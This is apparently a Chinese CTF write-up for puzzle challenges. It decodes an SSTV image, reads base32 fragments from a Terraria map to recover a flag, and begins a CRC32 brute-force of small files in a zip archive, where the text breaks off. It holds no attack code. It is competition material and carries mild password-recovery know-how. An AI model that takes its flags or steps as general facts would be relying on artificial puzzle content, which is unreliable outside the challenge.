
因为格式问题没法直接用`QSSTV`，`RX-SSTV`的话又比较麻烦要调整电脑录音设备，就直接用`Robot36`听吧

网上随便找个地址：https://apkpure.com/cn/robot36-sstv-image-decoder/xdsopl.robot36




MRPVI4TZL5KGK4TSGRZGSYJB
PU======
Lunatic Legend






得到后半部分的flag：`d_Try_Terr4ria!}`


`The Evil Watcher.wld`文件是Terraria游戏的一个地图文件，我们可以通过`Terramap地图查看器`去加载这个地图文件


Terramap链接：https://www.bilibili.com/read/cv8778447/


等加载完地图，Players:选择All Spoiers，这样地图就全部显现出来了，可以通过左键拖动地图，右键可以查看相关物品信息




在地图中发现了四个蓝色突起状的东西，右键点击发现了类似base编码的东西


TerraMap - The Evil Watcher
File View Navigate Sets Help
Worlds: Players: (All Spoilers) Blocks Highlight All Invert Color: Apply
Glass Chest: "[:8]" (21,1692)
'I' Statue
'Q' Statue
'Y' Statue
'G' Statue
'O' Statue
'M' Statue
'3' Statue
'3' Statue
2522 feet west 96 feet above 839, 288 Glass Chest (1692)
Updated fog for 5,040,000 blocks in 0.2 seconds


TerraMap - The Evil Watcher
File View Navigate Sets Help
Worlds: Players: (All Spoilers) Blocks Highlight All Invert Color: Apply
Glass Chest: "[8:16]" (21,1692)
'J' Statue
'U' Statue
'Y' Statue
'W' Statue
'4' Statue
'Z' Statue
'L' Statue
'D' Statue
864 feet west 180 feet above 1668, 246 Glass Chest (1692)
Updated fog for 5,040,000 blocks in 0.3 seconds




第四个箱子说密文被机械师拿走了



讲前三个箱子的base编码组合一下，得到base32编码

```
IQYGOM33JUYW4ZLDKI2GM5C
```


用`CyberChef`解码一下得到前半部分的`D0g3{M1necR4ft`，但是跟后半部分是连不上的，我们再去看看第四个箱子里面被拿走的密文是什么



最后一个箱子的密文始终没有找到，在尝试了多个编辑器后，终于使用`Tedit`在出生地发现了最后的密文，不知道为啥有的编辑器不显示，有的编辑器又会显示。。。

Tedit下载地址：https://www.binaryconstruct.com/downloads/

得到`7I4YF6QLO`，所以完整的前半部分的base32编码就是`IQYGOM33JUYW4ZLDKI2GM5C7I4YF6QLO`




得到`D0g3{M1necR4ft_G0_An`，所以结合前面的后半部分flag：`d_Try_Terr4ria!}`

所以flag为：

```
D0g3{M1necR4ft_G0_And_Try_Terr4ria!}
```

lovemath


打开压缩包，里面除了flag.zip，还有几个 大小只有6的txt文件，这里应该是要crc32爆破了





使用命令：

```
python crc32.py reverse 0xCRC32的值
```

分别得到：


终端: Local
6 bytes: dYZaCR (OK)
6 bytes: mOBoUw (OK)
6 bytes: pMrb7f (OK)
6 bytes: qlmCE3 (OK)
6 bytes: sq6Mub (OK)
6 bytes: th1s_I (OK)
6 bytes: uhpBDP (OK)
C:\Users\YiJiale\Desktop\工具2\crc32-master>


6 bytes: MrQwov (OK)
6 bytes: ONTi6k (OK)
6 bytes: RLddTz (OK)
6 bytes: s_Y0ur (OK)
6 bytes: uZPcET (OK)
C:\Users\YiJiale\Desktop\工具2\crc32-master>


终端: Local
6 bytes: S3GlS4 (OK)
6 bytes: S_4AWp (OK)
6 bytes: UFrNfB (OK)
6 bytes: W7ZmRW (OK)
6 bytes: _pa33w (OK)
6 bytes: caljpn (OK)
6 bytes: d5Fi7M (OK)
6 bytes: dxkTZE (OK)
6 bytes: jwtdfK (OK)
TODO
问题
终端
Python Packages
Python 控制台

